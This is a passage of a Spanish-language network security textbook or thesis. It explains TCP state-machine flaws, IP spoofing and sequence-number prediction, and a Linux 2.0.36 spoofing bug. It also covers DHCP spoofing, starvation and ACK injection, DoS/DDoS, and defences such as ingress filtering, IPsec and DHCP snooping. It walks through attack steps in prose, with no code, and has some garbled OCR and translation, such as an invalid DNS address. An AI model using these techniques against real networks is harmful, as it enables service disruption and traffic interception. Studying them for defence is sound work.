Una consecuencia específica del diseño TCP, es la predicción de un número de secuencia, el cual puede dar lugar a la sesión de secuestro o suplantación del host. Otro problema es que existe un estado de maquina TCP para cada conexión, en donde cada conexión lógica se inicia en el estado cerrado y realiza la transiciones, después de la conexión se interrumpe, TCP vuelve al estado CLOSED permitiendo explotar algunos defectos en el estado de la máquina y crear ataques de denegación de servicio ya que estos tratar de detener el estado de la maquina en un estado particular de forma indefinida o durante un tiempo finito.

También presenta ausencia de temporizador en ciertos estados es decir que el TCP no envía datos en la conexión, a menos que se utiliza con una opción especial, el **temporizador de mantenimiento de conexión,** esto significa que el estado de la maquina podría alojarse en tales estados siempre.

Problemas con conexión simultánea, cuando dos ejércitos, digamos A y B quiere establecer una conexión ambos simultáneamente inician el acuerdo se obtiene un caso de establecimiento de la conexión simultánea en donde ambos hosts A y B envían paquetes

SYN, cuando el SYN son recibidas por los pares correspondientes, tanto de ellos envían un SYN + ACK y ambos hosts, A y B debe detectar que el SYN y SYN + ACK en realidad se refieren a la misma conexión. Si ambos hosts A y B detectan que el SYN + ACK y SYN pertenece a la que se envió recientemente, se desactiva el temporizador de establecimiento de la conexión y pasa directamente al estado SYN_RECVD. Este fallo podría ser utilizado para detener un puerto en un host, utilizando protocolos como FTP cuando el servidor inicia una conexión con el cliente, por ejemplo:

Consideremos que X ha comenzado una conexión FTP a un servidor A, donde X y A son conectado empleando el mando de puerto. A inicia el procedimiento de establecimiento de conexión para iniciar la transferencia de datos con X.

1. A envía un paquete SYN para X, y hace una transición al estado SYN_SENT. A también se inicia el temporizador de establecimiento de conexión.
2. X recibe el SYN, y responde con otro SYN.
3. Cuando A recibe el SYN de X, se supone que este es un caso de una conexión abierta simultánea. Por lo tanto, envía SYN_ACK a X, se apaga el temporizador de establecimiento de la conexión.
4. X recibe el SYN_ACK de A, pero no envía una respuesta.
5. Puesto que, A está esperando un SYN_ACK en el estado SYN_RCVD y no hay ningún temporizador, A se queda atascado en estado SYN_RCVD.

Por lo tanto, X aquí es capaz de crear un ataque de denegación de servicio a través de esta falla en TCP.

6.4.4 IP SPOOFING.

Consiste básicamente en sustituir la dirección IP origen de un paquete TCP/IP por otra dirección IP a la cual se desea suplantar, esto se consigue generalmente gracias a programas destinados a ello y puede ser usado para cualquier protocolo dentro de TCP/IP como ICMP, UDP o TCP, hay que tener en cuenta que las respuestas del host que reciba los paquetes alterados irán dirigidas a la IP falsificada. Para poder realizar Suplantación de IP en sesiones TCP, se debe tener en cuenta el comportamiento de dicho protocolo con el envío de paquetes SYN y ACK con su SYN específico y teniendo en cuenta que el

propietario real de la IP podría cortar la conexión en cualquier momento al recibir paquetes sin haberlos solicitado.

Es decir que IP Spoofing es un ataque donde un atacante pretende el envío de datos desde una dirección IP distinta a la suya, la capa IP asume que la dirección de origen en cualquier paquete IP que recibe es la misma dirección IP que realmente envió el paquete y lo hace sin autenticación logrando que muchos protocolos de nivel superior y las aplicaciones también hagan esta suposición, por lo que parece que nadie puede falsificar la dirección de origen de un paquete IP.

Sin embargo hay dos puntos importantes:

1. En toda la comunicación es probable que sea de un solo sentido, en donde el host remoto enviará todas las respuestas a la dirección de origen falsa y no a la máquina que está haciendo el Spoofing. Así, un atacante con IP Spoofing es poco probable que veamos la salida del Sistema remoto.
2. Un atacante necesita utilizar correctamente los números de secuencia TCP si planean establecer una conexión TCP con el host atacado. El ACK final en un acuerdo de tres vías debe contener ISN otro host, de lo contrario la conexión no puede terminar, porque el ISN en el paquete SYN + ACK se envía al host real, un atacante debe conseguir este ISN por algún otro método aunque si el atacante puede interceptar los paquetes enviados desde el otro host, puede obtener los ISN, del mismo modo, si el atacante fuera incapaz de escuchar, pero de alguna manera podría adivinar ISN otro host, éste puede completar la conexión y realizar una conversación de uno.

Ejemplo de IP SPOOFING.




Ilustración 6: Datagrama IP.

En este escenario se puede observar que al hacker con dirección ip 168.12.25.5, se encuentra realizando un ataque de denegación de servicio contra el servidor web 132.12.25.1, pero suplantando una dirección ip que no le pertenece correspondiente a un usuario valido con la IP 156.12.25.4, en el cual a simple vista pareciera que ese usuario está realizando el ataque.




Ilustración 7: Suplantacion de IP.

6.4.5 SECUENCIAS DE ADIVINANZAS.

El número de secuencia utilizado en las conexiones TCP es un número de 32 bits, por lo que parece que las probabilidades de adivinar el ISN correctamente son extremadamente bajas, sin embargo si la ISN para una conexión se asigna de manera predecible, se hace relativamente fácil de adivinar. **Robert Morris** describe cómo explotar el ISN en BSD 4.2, un derivado de Unix, en BSD 4.2 la ISN para una conexión se asigna a partir de un contador global, este contador se incrementa por cada 128 segundos y por 64 después de cada conexión nueva es decir cada vez que un ISN está asignado. Al establecer primero una conexión real a la víctima, el atacante puede determinar el estado actual de la lucha contra el sistema. El atacante sabe que el ISN siguiente va a ser asignado por la víctima es muy probable que sea el ISN predeterminado, más 64, el atacante tiene una oportunidad aún mayor de adivinar correctamente el ISN si se envía un número de falsas tramas IP.

Sin embargo, cuando el anfitrión recibe paquetes falsificados completa su parte del acuerdo de tres vías, se enviará un SYN ACK al host falso. Este host rechazará el SYN

ACK, porque nunca comenzó una relación y el anfitrión indica mediante el envío de un comando de reset (RST) provocando que la conexión del atacante sea abortado. Para evitar esto, el atacante puede utilizar el mencionado ataque SYN Flood al host que está imitando. El SYN ACK enviado por el host atacado va a ser ignorado, junto con cualquier otro paquete enviado mientras que el anfitrión se inunda. El atacante tiene vía libre para terminar con su ataque aunque si el host suplantado pasa a estar fuera de línea el atacante no tiene que preocuparse acerca de lo que la víctima está enviando.

6.4.6 IMPLEMENTACION DE IP SPOOFING.

El IP Spoofing es un método de engaño y se puede usar de la misma manera que muchos otros métodos de engaño por ejemplo:

- **Man in the middle**: En estos ataques, un tercero malicioso intercepta una comunicación legítima entre dos partidos amistosos, el host malicioso controla el flujo de la comunicación y puede eliminar o alterar la información enviada por uno de los participantes originales sin el conocimiento ni del remitente original o el destinatario, de esta manera, un atacante puede engañar a una víctima para que revelen información confidencial.
- **Routing redirección**: Se redirige la información enrutada desde el host original al host del atacantes.
- **Source routing**: Se remiten paquetes individuales desde el host del atacante.
- **Blind Spoofing**: Este es un ataque más sofisticado, porque la secuencia y los números de acuse de recibo son inalcanzables, con el fin de evitar esto, varios paquetes se envían a la máquina de destino con el fin de muestrear números de secuencia. Aunque no es el caso hoy en día, las máquinas en el pasado utilizaron técnicas básicas para la generación de números de secuencia. Fue relativamente fácil de descubrir la fórmula exacta mediante el estudio de los paquetes y sesiones TCP. Hoy en día, la mayoría de sistemas operativos implementar generación aleatoria de número de secuencia, lo que hace difícil para predecir con exactitud.
- **Flooding**: Se envía gran cantidad de paquetes intentando causar una denegación de servicio.

- **Non-Blind Spoofing**: Este tipo de ataque tiene lugar cuando el atacante está en la misma subred que la víctima, los números de secuencia y el reconocimiento puede inhalarse, la eliminación de la posible dificultad de calcular con precisión. La mayor amenaza de suplantación de identidad en este caso sería el secuestro de sesión. Esto se logra por la corrupción de la corriente de datos de una conexión establecida, a continuación, volver a establecer se basa en la secuencia correcta y los números de acuse de recibo con la máquina de ataque.
- **Ataques de Denegación de Servicio**: Dado este ataque se ocupa para consumir ancho de banda y recursos, no tiene que preocuparse de completar correctamente los acuerdos en las conexiones y las transacciones. Más bien, se desea inundar la víctima con tantos paquetes como sea posible en un corto período de tiempo.

6.4.7 PROBLEMAS AL REALIZAR IP SPOOFING.

Los problemas típicos que se pueden encontrar a la hora de hacer IP Spoofing.

- Los medios y dispositivos de nuestras LAN, existen switch inteligentes que pueden impedir el MAC-Spoofing e IP Spoofing.
- En el Router pueden existir filtros y ACL´s que impiden salir con una IP que no pertenece al rango de la red al que el Router presta servicio.
- NAT, siendo un protocolo que traduce IP internas en el IP públicas que nuestro ISP asigna, entonces si desde el origen ya se tuneliza la IP de salida con la IP que el proveedor asigno será imposible falsear algo.
- En los medios del proveedor, el ISP puede imponer sus propias reglas de acceso a la red para sus clientes es decir puede tener en sus Router-firewalls-switch ACL que rechazan los intentos de conexión a destino cuyo origen no pertenezca al segmento de red que dan servicios.

6.4.8 IP SPOOFING EN KERNEL LINUX 2.0.36.

Un error en los Kernel Linux inferiores a 2.0.36 posibilita ataques IP Spoofing de forma trivial, sin necesidad de tener acceso a la red local de la máquina atacada, ni de realizar predicción de números de secuencia TCP. El problema es debido a un error de

implementación del módulo TCP del Kernel, que envía información a una aplicación a través de la lectura de un "socket" sin que haya llegado a establecerse una conexión TCP/IP. Cuando se establece una conexión TCP, ambos extremos se ponen de acuerdo en dos números de secuencia iníciales (enviado y recibido), a partir de los cuales se numeran los bytes intercambiados por ambos sistemas. Los ataques de IP Spoofing habituales necesitan conocer dichos números de secuencia iníciales, para ello es preciso o bien estar en la misma red local que el ordenador atacado, o bien proceder a una predicción de números de secuencia.

Al contrario que otros muchos sistemas, Linux utiliza desde hace tiempo números de secuencia iníciales seudoaleatorias y no es susceptible a su predicción. No obstante este ataque permite que un atacante simule una conexión TCP/IP correcta sin necesidad de suministrar números de secuencia correctos. Esto es posible debido a tres errores en la implementación TCP de Linux:

- Linux sólo verifica los números de secuencia cuando el Flag ACK de la cabecera TCP está activado.
- Linux almacena temporalmente los segmentos de datos TCP que se reciban mientras la conexión no se establezca completamente.
- Linux transfiere a la aplicación el contenido de los almacenes temporales cuando la conexión finaliza con el Flag FIN.

La combinación de estos tres errores permite que un atacante envíe datos a una aplicación remota aunque la conexión no se haya establecido.

6.4.9 DEFENSA CONTRA ATAQUE IP SPOOFING.

- **Monitoreando:** Una forma de detectar IP Spoofing es monitoreando paquetes con algún software de monitoreo de redes tal como el netlog. El objetivo es hallar un paquete en la interface externa de la red que tenga direcciones IP de origen y destino pertenecientes al dominio local.

- **Router:** Instalando un Router que filtre la entrada a la interfaz externa de la red (conocido como un filtro de entrada) no permitiendo que un paquete lo atraviese si el mismo tiene como dirección origen una que corresponde a la red interna. Esto prevendría que un atacante no perteneciente a su red le envíe paquetes pretendiendo ser una máquina de su red. Esto es una buena solución únicamente si confiamos en máquinas locales, si se confía en máquinas externas, esta solución topológica falla.
- **Control de acceso:** Denegar el acceso desde la interfaz externa de cualquier IP que resida en la red interna. Esto solo sirve si las IPs de confianza son las internas, si tenemos IPS externas a las que les permite el paso nos protege contra el uso de esas IPS.
- **Eliminar Confianza:** Eliminar las relaciones de confianza basadas en la dirección IP o el nombre de las maquinas sustituyéndolas por relaciones basadas en claves criptográficas (IPV6).
- **Autenticación:** Utilizar las autenticación basada en el intercambio de claves entre las maquinas en la red, el uso de IPsec podría reducir drásticamente el riesgo de Spoofing.
- **Dispositivos Cisco (Cisco ASA 5500 Firewall):** Es un dispositivo de cortafuegos que protege con gran seguridad con su configuración predeterminada, sin embargo para aumentar la protección de seguridad aún más, hay varias mejoras que se implementado por cisco para su configuración que se pueden utilizar para implementar características de seguridad adicionales.
- **Comparar Logs:** Comparar los logs de cuentas de procesos entre los sistemas de la red interna, si el ataque de IP Spoofing ha sucedido en uno de los sistemas, puedes obtener una entrada de log en la máquina víctima mostrando un acceso remoto.
- **IP Source Guard:** Es una característica de seguridad que restringe el tráfico IP en la capa 2 solo confían en puertos mediante el filtrado de tráfico en función de la base de datos DHCP Snooping. Esta función ayuda a prevenir los ataques de suplantación de IP cuando un host intenta falsificar y utilizar la dirección IP de otro host.

6.5 DHCP SPOOFING.

Microsoft introdujo al DHCP en sus servidores NT con la versión 3.5 de Windows NT a finales de 1994 pero a pesar de que la llamaron una nueva función no fue inventada por ellos, luego el consejo de software de Internet (ISC: Internet Software Consortium) publicó distribuciones de DHCP para Unix con la versión 1.0.0 DHCP Server el 6 de diciembre de1997 y una versión (2.0) que se adaptaba mejor al RFC el día 22 de junio de 1999.

Una de las formas que tienen los administradores de red, de entregar direccionamiento IP es mediante un servidor DHCP, el servidor DHCP escucha los broadcast generados por los host e inicia un ciclo de conversación hasta que finalmente entrega la dirección IP, si en una red local aparece un segundo DHCP causando estragos en nuestra red LAN, entonces estamos bajo un ataque de DHCP SPOOFING, en palabras simples un servidor DHCP que suplanta o interfiere con el verdadero DHCP corporativo y si nuestra red local no cuenta con la protección adecuada es bastante difícil contener este tipo de ataques, donde tendremos constantes caídas de la red local.

6.5.1 DHCP.

Cada equipo de una red TCP/IP debe tener un nombre y una dirección IP únicos, la dirección IP junto con su máscara de subred relacionada, identifica al equipo host y a la subred a la que está conectado, al mover un equipo a una subred diferente, se debe cambiar la dirección IP y esto sería un problema algo tedioso para un administrador configurar siempre una máquina que se aloje en un nuevo segmento de red, sin embargo DHCP permite asignar dinámicamente una dirección IP a un cliente, a partir de una base de datos de direcciones IP de servidor DHCP de la red local.

DHCP es el protocolo de servicio TCP/IP que asigna dinámicamente direcciones IP durante un tiempo a las estaciones de trabajo, distribuyendo además otros parámetros de configuración entre clientes de red autorizados, tales como la puerta de enlace o el servidor DNS. DHCP proporciona una configuración de red TCP/IP segura, confiable y sencilla, evita conflictos de direcciones y ayuda a conservar el uso de las direcciones IP de clientes en la red. Utiliza un modelo cliente/servidor en el que el servidor DHCP

mantiene una administración centralizada de las direcciones IP utilizadas en la red. Los clientes compatibles con DHCP podrán solicitar a un servidor DHCP una dirección IP y obtener la concesión como parte del proceso de inicio de red.

El sistema básico de comunicación es BOOTP con la trama UDP, cuando un equipo se inicia no tiene información sobre su configuración de red y no hay nada especial que el usuario deba hacer para obtener una dirección IP. Para esto la técnica que se usa es la transmisión para encontrar y comunicarse con un servidor DHCP, el equipo simplemente enviará un paquete especial de transmisión en 255.255.255.255 con información adicional como el tipo de solicitud, puertos de conexión etc. Cuando el servidor DHCP recibe el paquete de transmisión, contestará con otro paquete de transmisión esto es así porque el cliente no tiene una dirección IP y por lo tanto no es posible conectar directamente con él.

Para que todo esto funciones correctamente hay varios tipos de paquetes DHCP que pueden emitirse tanto desde el cliente hacia el servidor, como desde los servidores hacia un cliente entre ellos:

- **DHCPDISCOVER**: Es un paquete para ubicar al servidor DHCP disponible.
- **DHCPOFFER:** Es la respuesta del servidor a un paquete DHCPDISCOVER, que contiene los parámetros iníciales.
- **DHCPREQUEST:** Son las solicitudes del cliente, por ejemplo, para extender su concesión.
- **DHCPACK**: Son las respuesta del servidor que contiene los parámetros y la dirección IP del cliente.
- **DHCPNAK**: Son las respuesta del servidor para indicarle al cliente que su concesión ha vencido o si el cliente anuncia una configuración de red errónea.
- **DHCPDECLINE:** Es cuando el cliente le anuncia al servidor que la dirección ya está en uso.
- **DHCPRELEASE:** Es cuando el cliente libera su dirección IP.
- **DHCPINFORM:** Cuando el cliente solicita parámetros locales y tiene su dirección IP.

Entonces el primer paquete emitido por el cliente es un paquete del tipo DHCPDISCOVER, el servidor responde con un paquete DHCPOFFER,

fundamentalmente para enviarles una dirección IP al cliente y el cliente establece su configuración y luego realiza un DHCPREQUEST para validar su dirección IP la cual es una solicitud de transmisión ya que DHCPOFFER no contiene la dirección IP. El servidor simplemente responde con un DHCPACK con la dirección IP para confirmar la asignación. Normalmente esto es suficiente para que el cliente obtenga una configuración de red efectiva, pero puede tardar más o menos en función de que el cliente acepte o no la dirección IP.

El protocolo DHCP incluye tres métodos de asignación de direcciones IP:

- **Asignación manual o estática**: Asigna una dirección IP a una máquina determinada, se suele utilizar cuando se quiere controlar la asignación de dirección IP a cada cliente y evitar que se conecten clientes no identificados.
- **Asignación automática**: Asigna una dirección IP de forma permanente a una máquina cliente la primera vez que hace la solicitud al servidor DHCP y hasta que el cliente la libera, se suele utilizar cuando el número de clientes no varía demasiado.
- **Asignación dinámica**: El único método que permite la reutilización dinámica de las direcciones IP, el administrador de la red determina un rango de direcciones IP y cada dispositivo conectado a la red está configurado para solicitar su dirección IP al servidor cuando la tarjeta de interfaz de red se inicializa. El procedimiento usa un concepto muy simple en un intervalo de tiempo controlable, esto facilita la instalación de nuevas máquinas clientes a la red.

6.5.2 VULNERABILIDADES CON DHCP.

El protocolo DHCP no incluye ningún mecanismo de autenticación y debido a esto es vulnerable a una diversidad de ataques, siendo las categorías siguientes:

- Servidores DHCP sin autorización proveen falsa información a clientes.
- Clientes sin autorización ganan acceso a recursos de la red.
- Ataques exhaustivos a recursos de la red por clientes DHCP maliciosos.
- Se produce fallos a la hora de manejar estructuras DHCPv6 cuando se trabaja con direcciones IPv6 combinados en la red con DNS dinámicos, produciéndose que el servidor de un error de segmentación bajo ciertas circunstancias, lo que

provocaría que dejase de responder, si se envían paquetes especialmente manipulados relacionados con la actualización del estado de las concesiones.

6.5.3 ATAQUE DHCP SPOOFING.

DHCP es un protocolo no autenticado, cuando un usuario se conecta a una red no necesita proporcionar credenciales para obtener una concesión, por tanto es posible que un usuario no autenticado obtenga una concesión para cualquier cliente DHCP siempre que haya un servidor DHCP disponible para proporcionarla. Así el usuario no autenticado podrá disponer de todos los valores de opción que el servidor DHCP proporcione con la concesión, como la dirección IP del servidor WINS o del servidor DNS. Si el cliente DHCP se identifica como miembro de una clase de usuario o de una clase de proveedor también dispondrá de las opciones asociadas a dicha clase.

Esto permite que usuarios malintencionados que tengan acceso físico a una red habilitada para DHCP puedan realizar un ataque de denegación de servicio en los servidores DHCP si solicitan muchas concesiones al servidor, lo que reduciría el número de concesiones disponibles para otros clientes DHCP.

Debido a que un servidor DHCP proporciona dirección IP al clientes tales como la dirección IP de uno o más servidores DNS, un atacante puede convencer a un cliente DHCP para hacer sus búsquedas de DNS a través de su propio servidor DNS y por lo tanto puede proporcionar sus propias respuestas a las consultas DNS del cliente. Esto a su vez permite al atacante redirigir el tráfico de red a través de sí mismo, lo que le permite observar a escondidas las conexiones entre el cliente y servidores de la red con los que tiene contacto o simplemente para reemplazar los servidores de la red con los propios.

Como el servidor DHCP no tiene ningún mecanismo seguro para la autenticación del cliente, los clientes pueden obtener acceso no autorizado a las direcciones IP por las credenciales que presentan, tales como los identificadores que pertenecen a otros clientes DHCP. Esto también permite que los clientes DHCP agoten la cantidad de direcciones IP que posee el servidor, presentando nuevas credenciales cada vez que se

pide una dirección IP, el cliente puede consumir todas las direcciones IP disponibles en un enlace de red en particular previniendo que otros clientes DHCP consigan el servicio.

Ejemplo de ATAQUE DHCP SPOOFING.

Este escenario demuestra el ataque DHCP Spoofing, cuando el cliente establece una conexión para conseguir su dirección IP y direcciones como el DNS, el cliente realiza una solicitud DHCP, en donde el atacante responde a dicha solicitud con la información siguiente: IP 192.168.1.71/24, GW 192.168.1.66/24, DNS 292.168.1.254/24. En este caso la dirección del Gateway proporcionada al cliente es la dirección IP correspondiente al atacante.




Ilustración 8: Escenario bajo ataque de DHCP Spoofing.

Es decir que la maquina atacante se adelante a responder primeramente que el DHCP corporativo, de tal manera que el atacante responde con dirección alteradas al cliente.

Ilustración 9: Escenario que demuestra el ciclo de conexión con un servidor DHCP falso.

6.5.4 OTRO TIPO DE ATAQUE DHCP.

Denegación de servicio contra el servidor DHCP es otro tipo de ataque que puede ralentizar el servicio mediante una técnica especial, este ataque es especial porque el atacante puede en esta situación repetidamente solicitar asignaciones de dirección IP desde el servidor DHCP y de este modo drenar el conjunto de direcciones disponibles desde el servidor DHCP y así el atacante puede lograr esto haciendo que las solicitudes DHCP parecen provenir de diferentes direcciones MAC.

Por ejemplo: Cuando el servidor DHCP está configurado para actuar como servidor proxy DNS para los clientes DHCP y para realizar actualizaciones dinámicas de DNS existe la posibilidad de que un usuario malintencionado realice un ataque de denegación de servicio contra el servidor DHCP y el servidor DNS simultáneamente, inundando el servidor DHCP con solicitudes de concesiones

DHCP ACK Injection Attack: Dado que toda la comunicación DHCP se realiza enviando los paquetes a la dirección MAC de broadcast FF:FF:FF:FF:FF:FF todos los clientes de la LAN reciben los paquetes DHCP. Así que existe la posibilidad de que un atacante monitorice los intercambios DHCP y en un determinado punto de la comunicación envíe un paquete especialmente formado para modificar su comportamiento.

Uno de los puntos donde nos interesaría intervenir es cuando el servidor reconoce con un DHCP ACK la configuración del cliente, primero se tiene que escuchar toda la comunicación poniendo atención en el paquete REQUEST donde el cliente solicita la IP, DNS, Gateway de aquellos datos que anteriormente le ha ofrecido el servidor DHCP. Una vez recibido el REQUEST podríamos responder con un ACK como lo haría el servidor DHCP real pero estableciendo la configuración.

6.5.5 VENTAJA DE DHCP INJECTION.

La ventaja de este ataque es que no se necesita conocer el rango de direcciones IP válidas ni que direcciones están libres y cuales ocupadas. Dejamos que el servidor DHCP real nos dé toda esta información y solo se interviene en la fase final, en el reconocimiento que da el servidor sobre la configuración seleccionada.

6.5.6 DEFENSA CONTRA ATAQUE DHCP SPOOFING.

- **Deshabilitar Dhcp:** En redes pequeñas deshabilitar el DHCP y configurar la IP manualmente, sin embargo solo funcionaria en redes pequeñas ya que de lo contraria seria mucho el trabajo a realizar por el administrador de red.
- **Registro de Auditoria:** Habilitar el registro de auditoría en todos los servidores DHCP de la red y comprobar periódicamente los archivos de registro de auditoría y supervisar si el servidor DHCP recibe de los clientes un número de solicitudes de concesión inusualmente alto. En Windows la ubicación predeterminada de los registro de auditoría de es %windir%\System32\Dhcp.
- **DHCP Snooping:** Es una técnica características de los switch CISCO que determina que puertos del switch pueden o no responder a consultas DHCP, los cuales puertos van a ser identificados como Trusted y Untrusted.
- **ArpON:** Es una herramienta para reducir ataques de suplantación de identidad, un demonio que ha de instalarse en cada equipo que interviene en la conexión y que se caracteriza porque puede detectar y bloquear ataques DHCP Spoofing y funciona en contra de Ettercap, cain & Abel y otras herramientas.
- **APP Server:** El servidor debe autenticar a los usuarios antes de una llamada a la red remota. Cuando la tubería recibe un paquete de descubrimiento DHCP desde un cliente, le da al cliente una dirección IP temporal con un tiempo de arrendamiento corto para que el cliente pueda pasar con éxito la autenticación de APP (es decir, introducir el PIN de la tarjeta SecurID), después de que el cliente se autentica a través de APP y los intentos de renovar su contrato de arrendamiento de la dirección, niega la solicitud y establece la llamada a la red remota al verdadero servidor DHCP. El cliente recibe la dirección del servidor DHCP y la falsa dirección se puede utilizar para el siguiente cliente.
- **Active Directory:** Únicamente los servidores DHCP que utilicen Windows 2000 o Windows Server 2003 pueden obtener autorización en Active Directory, es decir que si un servidor DHCP que utiliza Windows 2000 o Windows Server 2003 descubre que no está autorizado en Active Directory, deja de prestar servicio a los clientes DHCP. Gracias a esta característica de autorización, si un usuario malintencionado instala en la red de la organización un servidor no autorizado que utilice Windows 2000 o Windows Server 2003, el servidor no podrá asignar

concesiones incorrectas ni conflictivas, configurar clientes DHCP con opciones incorrectas o interrumpir los servicios de red.

6.5.7 SOLUCIONES CON DHCP SNOOPING.

Es una serie de técnicas aplicadas para garantizar la seguridad de una infraestructura de DHCP, cuando un servidor DHCP están asignando direcciones IP a los clientes de la LAN, DHCP Snooping se puede configurar en los switch para endurecer la seguridad y para permitir que sólo los clientes con IP específica / direcciones MAC puedan acceder a la red.

Descripción DHCP Snooping.

DHCP Snooping es una serie de técnicas de capa 2 que garantiza la integridad IP en el dominio de conmutación y se trabaja con la información de un servidor DHCP para:

- Seguimiento de la ubicación física host.
- Asegurar de que los host sólo utilizan las direcciones IP asignadas.
- Asegurar de que sólo los usuarios autorizados por el servidor DHCP sean accesible.

Con DHCP Snooping, tiene una lista blanca de direcciones IP que pueden acceder a la red. La lista blanca está configurada en nivel de puerto del switch y el servidor DHCP gestiona el control de acceso, sólo las direcciones IP específicas con determinadas direcciones MAC de los puertos específicos pueden tener acceso a la red IP.

Funcionamiento DHCP Snooping.

El DHCP Snooping es una característica **Cisco Catalyst** que determina que puertos del switch pueden responder a las peticiones DHCP. Los puertos son identificados como confiables y no confiables. Los puertos confiables pueden enviar todos los mensajes DHCP, mientas que los puertos no confiables pueden enviar peticiones solamente. Los puertos confiables albergan un servidor DHCP o pueden ser un enlace a través del servidor DHCP. Si un dispositivo detecta un puerto no confiable intenta enviar una respuesta DHCP dentro de la red y el puerto es apagado.

Los puertos no confiables son aquellos que no están configurados explícitamente como confiables. Una tabla DHCP es construida para los puertos no confiables. Cada entrada contiene la dirección MAC del cliente, su dirección IP, tiempo de arrendamiento, tipo de vínculo, numero de VLAN e ID de puerto registrado como. La tabla se utiliza para filtrar subsecuentemente el trafico DHCP, desde la perspectiva del DHCP Snooping los puertos de acceso no confiables no deberían enviar ninguna respuesta al servidor DHCP como una DHCPOFFER, DHCPACK o DHCPNAK.

6.6 ATAQUE DE DENEGACION DE SERVICIOS.

Los ataques de Distribuidos de denegación de servicio (DDoS) son una real y creciente amenaza para las empresas en todo el mundo. Diseñado para eludir la detección por herramientas más populares de la actualidad, estos ataques pueden rápidamente incapacitar a una empresa específica, con un costo de miles de víctimas y millones de dólares en pérdidas de ingresos y la productividad. Este tipo de ataque han ido proliferando hasta convertirse en uno de los tipos de amenaza básicos a los que se enfrenta prácticamente cualquier industria y área de mercado que esté expuesta a Internet y siendo uno de los ataques más usado de hoy en día y causante de pérdidas significativas de ingresos y recursos. Los atacantes se aprovechan de vulnerabilidades a distintos niveles de seguridad existentes, la naturaleza distribuida de estos ataques hace que las soluciones de seguridad centralizadas tradicionales dejen de ser eficaces, cada ataque de denegación de servicio es único porque cada ataque logra un aumento de la complejidad de la planificación, monitorización, mitigación y análisis posterior para cualquier organización ya que este tipo de ataque intenta derribar e infiltrarse en sitios Web, inundando el servidor origen del sitio con peticiones fraudulentas a menudo desde varias ubicaciones y redes.

Los ataques DoS sobrecargan los servidores con solicitudes incesantes hasta que los servidores se vuelven tan lentos que los usuarios regulares se rinden a la frustración o todos los servidores colapsan juntos. Hoy en día, los piratas informáticos suelen realizar ataques DoS contra compañías por razones ideológicas, sin embargo los creadores de virus profesionales se inclinan más a amenazar a los negocios en línea con ataques DoS

en un intento de ganar dinero. Un ataque de Denegación de Servicio Distribuido (DDoS) difiere del DoS solamente en el método, un DoS se realiza desde un ordenador o servidor, mientras que un DDoS es un DoS organizado para que suceda simultáneamente desde un gran número de ordenadores o servidores.

6.6.1 DENIAL OF SERVICE/ DISTRIBUTED DENIAL OF SERVICE (DoS-DDoS).

